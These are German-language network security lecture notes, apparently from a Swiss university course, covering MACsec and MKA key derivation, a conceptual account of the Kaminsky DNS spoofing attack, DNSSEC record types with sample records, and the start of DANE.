
Vier Ports, welche miteinander Daten austauschen wollen. Dabei ist die Idee den ganzen Verkehr zu sichern.

Dies da ARP und DHCP höchstgefährdet ist. Dies da beide Broadcast haben.

Connectivity Association (CA)



Einige zusammen können sozusagen einen Verein gründen und nicht mit allen. D ist kein Teil vom CA. CAK wird Connectivity Association Key.




Aus dem CAK werden die Session Keys abgeleitet werden.
Jeder Sender hat einen eigenen Session Key (SAK). Alle Empfänger müssen die Session Key haben.

Für eine gewisse Zeit oder Volumen werden die Keys geändert.

Für jeden (A, B und C) ist ein Secure Channel verfügbar.

Secure Channel und Secure Association Identifiers


Der System Identifier ist einmalige MAC-Adresse, während er Port Identifier ein Port ist. Zusammen



geben sie den Secure Channel Identifier. Es ist mit dem SPI zu vergleichen.

Die SAI wird durch zwei zusätzliche Bits gebildet. Somit gibt es 4 verschiedene Möglichkeiten. Diese machen ein Rekeying möglich. Sie wird heraufgezählt 00 / 01 / 10 / 11 / 00. Diese sind nötig wegen der Überlappung.



Two Stations in a point-to-point LAN




zu jedem CAK gehört auch ein CKN.

FHO Fachhochschule Ostschweiz

Einfachster Usecase einer Point-to-Point Verbindung.
Bilden zusammen eine Connectivity Association.





MSDU - MAC Service Data Unit

MPDU – MACSec Protocol Data Unit


ICV – Integrity Check Value (Hascht alles)

Es kommt zu einem 00 Padding, wenn das Paket unter der Standardgrösse liegt.


Der Sec Tag übernimmt die Position des Ethernet Types.


SecTag – Security Tag

Aufbau des Security Tag's, MACSec Ethertype is 0x88E5.

**TCI** TAG Control Information (6 bits)**AN** Association Number (2 bits)**SL** Short Length (6 bits) – Länge der Userdaten, wenn es weniger als 48 Oktest sind. Sonst sind es 0.**PN** Paketnummer, Replay Protection und ein IV für die Verschlüsselung.**SCI** Secure Channel Identifier, identifiziert die Secure Association (SA). Bei Punkt-zu-Punkt Verbindungen beinhaltet die SCI die Source MAC Adresse und der Portidentifier.

TCI – TAG Control Information Bits

**V** Version, aktuell 0**ES** End Station, wenn es gesetzt ist dann ist die Source MAC Adresse Teil vom SCI und die SCI wird nicht expliziert codiert.**SC** Wird nur gesetzt, wenn die SCI codiert ist.**SCB** Wenn ES und SCB gesetzt sind, dann umfasst die SCI implizit die Portnummer**E** Verschlüsselung, gesetzt wenn es eingeschaltet ist.**C** Changed Text, wenn klar dann entsprechen die gesicherten Daten den User Daten.




■ A. Steffen, 16.10.2016, 03-DataLinkLayer.pptx 21

Produkte

- Cisco Catalyst 3750-X / 3560-X LAN Access Switch
 - o Unterstützt MACsec und MKA auf User Downlink und Netzwerkuplink Ports.
- Juniper EX Series Switches
 - o 802.1AE verfügbar auf einer entsprechenden Junos OS Version
- Intel 82576EB / 82579LM Gigabit Ethernet Controller
- Linux Kernel ≥ 4.6 !!! (nur manuelles Setup)

MACsec Key Agreement Protocol – IEEE 802.1X – MKA

MAK distributes random SAK using CAK



- MKPDU – MACsec Key Agreement Protocol Data Unit – carried via EAPOL
- CAK – Connectivity Association Key – pairwise or group root key
- ICK – ICV Key – used for MKPDU Data Integrity
- KEK – Key Encrypting Key – used for AES Key Wrap in MKPDU
- SAK – Secure Association Key

MKA Key Derivation Function – KDF

Die MKA KDF ist eine Pseudo Zufalls Funktion (PRF) basiert auf AES-CMAC mit einem 128 oder 256 Bit Key.

- Output \leftarrow KDF (Schlüssel, Label, Kontext, Länge)
- KEK \leftarrow KDF(CAK, „IEEE8021 KEK“, CKN[0..15], 128/256)
- ICK \leftarrow KDF(CAK, „IEEE8021 ICK“, CKN[0..15], 128/256)
- SAK \leftarrow KDF(CAK, „IEEE8021 SAK“, KS-nonce | MI-Value list | KN, 128/256)
- KS (Keyserver)
- MI (Member Identifier), alle Mitglieder der CA
- Kn (Key Nummer), zugewiesen vom Key Server

Connectivity Association Key – CAK

CAK als ein Pre-Shared-Key (PSK)

- Kann entweder als Paarweiser CAK oder Gruppen CAK genutzt werden
- Statisch konfigurierter PSK
- CKN kann eine beliebige Grösse von 1 bis 32 Octes haben

CAK via EAP


- Kann als paarweiser CAK genutzt werden
- Dynamisch abgeleitet vom CAK und CKN zwischen zwei PAEs via EAP

$CAK \leftarrow KDF(MSK[0..15]/MSK[0..31], "IEEE8021 EAP CAK", mac1 | mac2, 128/256)$

$CKN \leftarrow KDF(MSK[0..15]/MSK[0..31], "IEEE8021 EAP CKN", EAP Session-ID | mac1 | mac2, 128/256)$

where $mac1 < mac2$ are the MAC addresses of the PAEs and the Master Session Key (MSK) and Session-ID of the EAP method (EAP-TLS, EAP-PEAP, etc) is included.

Use of Pairwise CAKs to Distribute a Group CAK




DNS Security Extensions DNSSEC

Dies ist fast genauso alt, wie IPv6. Es brauchte wie bei IPv6 bis es etabliert wurde.

Kaminsky Attack on the Domain Name System

DNS Resolution via Recursive Nameserver





Das Bild illustriert einen ganz normalen Ablauf der DNS Resoltution.

Der Client schickt die Anfrage an seinen lokalen, in der IP Konfiguration angegebenen DNS-Server. Wenn er den Namen nicht bereits gehahed hat, starten seine Abfragen rekursiv. Zuerst fragt er den ROOT-Server an, dieser gibt ihm die Adresse des Namesserver der Topleveldomäne, welcher wiederum die Adresse des Nameservers der Domäne liefert.

Im letzten Schritt kann dann so die IP Adresse des DNS Namens ermittelt werden. Die Antwort ist nur autorativ, falls Sie direkt kommt. Ansonsten nicht.

DNS läuft über UDP daher ist es auch relativ einfach dies zu spoffen.





Die erste DNS Antwort gilt. Daher muss machen einfach schneller sein, als der offizielle Nameserver.

Dazu muss die Query ID erraten werden. Zudem muss auch der Source Port übereinstimmen.

Als Problemlösung wurden in den Anfängen randomisierte QueryID's angesetzt und die Ports waren nicht mehr statisch.


Der Microsoft DNS Server war einer der letzten.

Mit 2500 Ports und 16 Bit QueryID gibt es da einige Kombinationen zu erraten. (163 Mio.)

The Dan Kaminsky DNS Vulnerability – July 2008

Somit können ganze Domänen übernommen werden. Die USA hat nachher Angst und hat sich im Anschluss direkt an die Umsetzung gemacht.

Die Attacke zielte auch das Zonenfile, also die Antworten ab.



Die TopLevel Domain Nameserver sollte abgeändert werden und so kann dann eine ganze Domäne vorgetäuscht werden.

DNS Root Servers

Die Meisten ROOT Server ist über mehrere Standorte weltweit verteilt und mit optimiertem Anycast Routing erreichbar.


	IPv4	IPv6	Operator	#
A	198.41.0.4	2001:503:BA3E::2:30	VeriSign Inc.	5
B	192.228.79.201	2001:500:84::B	Information Sciences Institute, USC	1
C	192.33.4.12	2001:500:2::C	Cogent Communications	8
D	199.7.91.13	2001:500:2D::D	University of Maryland	107
E	192.203.230.10	2001:500:AB::E	NASA Ames Research Center	71
F	192.5.5.241	2001:500:2F::F	Internet Systems Consortium Inc.	58
G	192.112.36.4	-	US DoD Network Information Center	6
H	128.63.3.53	2001:500:1::803F:235	US Army Research Lab	2
I	192.36.148.17	2001:7FE::53	Netnod	50
J	192.58.128.30	2001:503:C27::2:30	VeriSign Inc.	116
K	193.0.14.129	2001:7FD::1	RIPE NCC	42
L	199.7.83.42	2001:500:3:42	ICANN	158
M	202.12.27.33	2001:DC3::35	WIDE Project	8

Total number of servers: 632



DNSSEC – DNS Security

DNSSEC Chain of trust



Für die ROOT wurde ein KSK erstellt, welche rein nur die ZSK die erstellt werden signiert. Da dies nur alle 90 Tage geschieht, wird dieser auch nicht so häufig geändert. Der eigentliche im Einsatz stehende Key ist der ZSK. Dieser signiert die Zonefiles. Dazu generierter .ch einen Hash über ihren eigenen KSK und schickt diesen zur Root, welcher dieses mit einem ZSK signiert. Der Trust funktioniert daher genau gleich wie bei TLS. Zuerst geht es ganz rauf und nachher wieder runter. Der ROOT KSK wurde an ICANN übergeben.

KSK Key Signing Key (signiert den Zone Signing Key), 2048 bit RSA, 2.5 Jahre gültig

ZSK Zone Signing Key (Arbeitsschlüssel), 1024 Bit RSA, 90 Tage gültig

Hash Algorithmus für die Signatur SHA-1, je länger je mehr zu SHA-256 hin

Gültigkeit der Signatur 15-30 Tage

DNSSEC Resource record - DNSKEY

Steht für DNS Public Key. Dieser enthält den Public Key, der verwendet wird, um die Assests einer Zone zu signieren.

```
switch.ch. 81154 IN DNSKEY 256 3 5
AwEAAeCDWwjJO4mXBzayiKf4p7waJ7Ew
eUnsTsAWkxpfELci4iaVdBugzYPfsZIg
9R6TIPky3LoPAPmIjCc2fbFkKnrGI7hJ
jXAGMRwRJIBprFx4BXZSjsvGb6MGC+e
xHSlXw==
;{id = 64608 (zsk), size = 768b}
```

Flags Feld

- 256 steht für Zone Signing Key (ZSK)
- 257 steht für Key Signing Key (KSK) mit SEP Flag gesetzt.

Algorithmus Feld

- 5 SHA-1 mit RSA
- 7 SHA-1 mit RSA & NSEC3 mit SHA-1
- 8 SHA-256 mit RSA
- 10 SHA-512 mit RSA

DNSSEC Resource record - RRSIG

Signatur des Resourceneintrags, beinhaltet eine Public Key Signature für ein Resourceneintragsset.

```
merapi.switch.ch. 172800 IN A 130.59.211.10
merapi.switch.ch. 172800 IN RRSIG A 5 3 172800
20091128231033 Gültigkeit
20091029231033
Key Tag 64608 switch.ch.
3KW9YjxdL08FqVYKFSn9
Q4+8U1iYrVCun+J1Ny8Y
IiMC+6oQS/GZwRn2mr+H
MruwEjNB9s7bWGzRmRiR
TATPvS67gxjCiJkSP58P
kGJ1dW3wBaz6r1feGNvz
KhHLhvRe ;{id = 64608}
```

Signature Expiration and Inception Field

Die Signatur ist nicht vor diesem Datum und kann nach dem Ablaufdatum auch nicht mehr verwendet werden.

Key Tag Feld

Gibt an welcher Key, dass das Set signiert hat.

DNSSEC Resource record - DS

Gibt die Chilesigners an, dazu wird ein signierter Hash über den KSK der Child Zone gebildet.

```
switch.ch. 3364 IN DS      43837 5 1
                           91dcfc519cf8b038441869878cc3610
                           60200534

switch.ch. 3364 IN DS      43837 5 2
                           838cef7635952df83311a92b48ae7f19
                           1ae29484534e38b1ab7b3d0966b9ee55

switch.ch. 3416 IN RRSIG DS 7 2 3600
                           20091123183442
                           20091117220724 31034 ch.
                           LPh8RgXQSqPcdQz6s1PJ0jTuopO9RxQg
                           s1YYCY/CnhYaHxb6ndNBJ7QP20eKN+91
                           /ULjN4Ep/k9Pgto979i50fEXpfLcWcv
                           rKP1xGvqW4PjP+MT1PDs6uKisEUqGBoQ
                           p7+nkkzjY+YsDbxtTV+/8uHcSnNmXoMm
                           SqPms3G0aw4= ;{id = 31034}
```

DNSSEC Resource record - NSEC

Next Owner Name, Authentifizierte Verweigerung der Existenz eines Eigentümernamens

```
merapi.switch.ch. 180 IN NSEC  mercury.switch.ch.
                           A PTR AAAA LOC RRSIG NSEC

merapi.switch.ch. 180 IN RRSIG NSEC 5 3 180
                           20091128231033
                           20091029231033
                           64608 switch.ch.
                           kW1SnXWoJKwOHEG1P3INI83EOGuQ
                           GujwvBT/MSWVQ+ms/2DXxjQcpt1Z
                           P07+XI51cc0t7erUUG31KZdmUpXZ
                           tQzPUJh49jjLh9aTjRiH1xGhlxv5
                           af+N95JDykRGSOAq ;{id = 64608}
```

Beweist somit, dass zum Beispiel kein Name zwischen merapi.switch.ch. und mercury.switch.ch. liegt. Es erlaubt es aber, dass die kompletten Zonendaten abgefragt werden. Die Zonendaten führen dann auf vielleicht verletzliche Server.

DNSSEC Resource record - NSEC3

Erweiterung, wobei hier die Daten im Hashed Order abgelegt werden. Beweist so dass zwischen org. und ???org. nichts liegt. Es erlaubt nicht einfach so einfaches auslesen. Die oben erwähnten Abfragen sind so immer noch möglich, aber sie sind um einiges teurer.

```
h9p7u7tr2u91d0v01js911gidnp90u3h.org. 691 IN NSEC3
                           1 1 1 d399eaab
h9rsfb7fpf218hg35cmpp765tdk23rp6
                           NS SOA RRSIG DNSKEY NSEC3PARAM ; flags: optout

h9p7u7tr2u91d0v01js911gidnp90u3h.org. 691 IN RRSIG NSEC3 7 2
                           86400 20091202211702 20091118201702 5273 org.
                           a+CC37hRM7yCFBaZn2SeRgY9h247GXptCuBYf45TwaoR
                           xvBwTAXPT+UwZ/4hxwc2v7AR7ZZ8UOMiNJvYs159eFW8
                           Xtgws4/Aih0fJ2/O8yUHWI695fRf9PrpxXEpqzStjSZP
                           5arJ1oldDAHcnxgLqdAMW6wnK1FNrs1fJblJlmU=
                           ;{id = 5273}
```

DANE – DNS-based Authentication of Named Entities

Bei X509 gibt es kein globales Zertifikat, was in diesem Sinne ein Problem darstellt. Das DNS ist ein globales System und daher könnten die Informationen zu den Public Keys auch darin hinterlegt werden.

DANE definiert einen TLSA Ressource Record

Cert. Usage	Selector	Matching Type	
Certificate Association Data			

Certificate Usage (Was beglaube ich?)

- 0 CA Certificate Constraint
- 1 Server Certificate Constraint
- 2 Trust Anchor Assertion of Private CA
- 3 Domain Issued Certificate


Selector


- 0 Full Certificate
- 1 Public Key Info (Public Key plus Key Type Information)

Matching Type

